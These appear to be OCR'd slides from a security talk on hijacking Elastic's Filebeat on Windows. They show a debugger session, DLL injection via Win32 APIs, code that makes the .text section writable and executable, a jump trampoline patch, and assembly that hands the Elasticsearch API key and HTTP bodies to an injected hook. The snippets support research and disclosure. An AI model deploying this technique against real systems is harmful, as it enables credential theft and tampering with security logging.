
FIND THE FUNCTION





SET A BREAKPOINT




filebeat.exe - PID: 3460 - Module: filebeat.exe - Thread: 6032 - x64dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
Default (x64 fastcall)
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running
First chance exception on 00007FFF20B04F38 (E06D7363, CPP_EH_EXCEPTION)!
Time Wasted Debugging: 0:00:36:27

EVENTUALLY… SUCCESS!

```
439  func (conn *Connection) execHTTPRequest(req *http.Request) (int, []byte, error) {
440      req.Header.Add("Accept", "application/json")
441
442      if conn.Username != "" || conn.Password != "" {
443          req.SetBasicAuth(conn.Username, conn.Password)
444      }
445
446      if conn.apiKeyAuthHeader != "" {
447          req.Header.Add("Authorization", conn.apiKeyAuthHeader)
448      }
449
450      for name, value := range conn.Headers {
451          req.Header.Add(name, value)
452      }
453
454      // The stlib will override the value in the header based on the configured `Host`
455      // on the request which default to the current machine.
456      //
457      // We use the normalized key header to retrieve the user configured value and assign it to the host.
458      if host := req.Header.Get("Host"); host != "" {
459          req.Host = host
460      }
461
462      resp, err := conn.HTTP.Do(req)
463      if err != nil {
464          return 0, nil, err
465      }
466      defer closing(resp.Body, conn.log)
467
468      status := resp.StatusCode
469      obj, err := ioutil.ReadAll(resp.Body)
470      if err != nil {
471          return status, nil, err
472      }
473
```

(code here)

THE PERFECT SPOT

- Breaking right after `ioutil.ReadAll()` returns has everything we need
  - `rsp+0x18` points to the response body
  - `rsp+0x58` points to the request body
  - `rsp+0x88` points to the Elasticsearch authorization header
    - Bonus!

BUT… HOW DO WE GET THERE?

- Inject malicious code into filebeat.exe that hijacks the return from `ioutil.ReadAll()`
  - DLL injection
    - Dynamic Link Library (like a .so on Linux)
  - In-memory patching

DLL INJECTION

- Loads a malicious binary into a different process's memory space
- At its core, uses three different Win32 APIs
- One of the simplest techniques to inject malicious code into a process on Windows
  - Commonly used by malware

DLL INJECTION


```
VirtualAllocEx()
```

- Similar to `malloc()`
- Used to allocate memory in the target process for the malicious code to be loaded into

DLL INJECTION

- Used to write the malicious code into the target process's memory space, using the memory previously allocated

DLL INJECTION



- Calls a function in a new thread
- Used to call `LoadLibraryA()` which transfers execution to the malicious code

CODE EXECUTION, NOW WHAT?

- We need to replace some of the filebeat.exe code with our own
  - Are there any protections that could break this?
  - Where will our code go?
  - What will we put there?


DEP/NX

- Data Execution Prevention (Windows)
- No Execute (Linux)
- Memory can't be writeable AND executable
- Available on Windows XP/Server 2003+

```
26          // enable W&X on filebeat.exe!.text
27          LPVOID textBase = (LPVOID)0x401000;
28          SIZE_T textSize = 0x2137000;
29
30          if (!Patcher::EnableRwxOnSection(textBase, textSize)) return;
```

(code here)

TARGET




We will start overwriting at `0xa8ccb1`

EXECUTION FLOW

Legitimate filebeat.exe

EXECUTION FLOW




TRAMPOLINE

- A trampoline is a small piece of code that redirects execution to something larger

```
72          // modify existing function
73          // movabs r8, 0xaabbccddeeff1122 => 49 b8 22 11 ff ee dd cc bb aa
74          // jmp r8                        => 41 ff e0
75          unsigned char patch[] = {
76                  0x49, 0xb8, 0xaa, 0xaa, 0xaa, 0xaa, 0xbb, 0xbb, 0xbb, 0xbb, 0x41, 0xff, 0xe0
77          };
78          *(DWORD_PTR*)(patch + 2) = (DWORD_PTR)target->patchAddr;
79          memcpy_s(target->targetAddr, 13, patch, 13);
```

(code here)

EXECUTION FLOW



PATCH

```
58  // save pointers to data we care about
59  // (and also setting args to call up to C)
60  // calling convention: rcx, rdx, r8
61  // function signature: void HttpIntercept(char* reqBytes, char* respBytes, char* apiKey)
62  // [rsp+0x18]: pointer to resp data
63  // [rsp+0x58]: pointer to pointer to to req data
64  // [rsp+0x88]: pointer to api key
65  // TODO:
66  // there might be an edge case where the req data dereference fails if there wasn't a post body, i'm not sure
67  // the first request that generates a security log first generates at GET /, which looks different on the stack
68  mov     0x18(%rsp), %rdx    // resp data
69  mov     0x58(%rsp), %rcx    // req data
70  mov     (%rcx), %rcx
71  mov     0x88(%rsp), %r8     // api key
```

```
87  // call the C code
88  // the HTTP intercept C code is in the function table at offset 0x100
89  mov     $0x66420100, %r9
90  call    *(%r9)
```

(code here)


PATCH (CONT.)

```
111   // existing code that got replaced
112   .byte 0x48
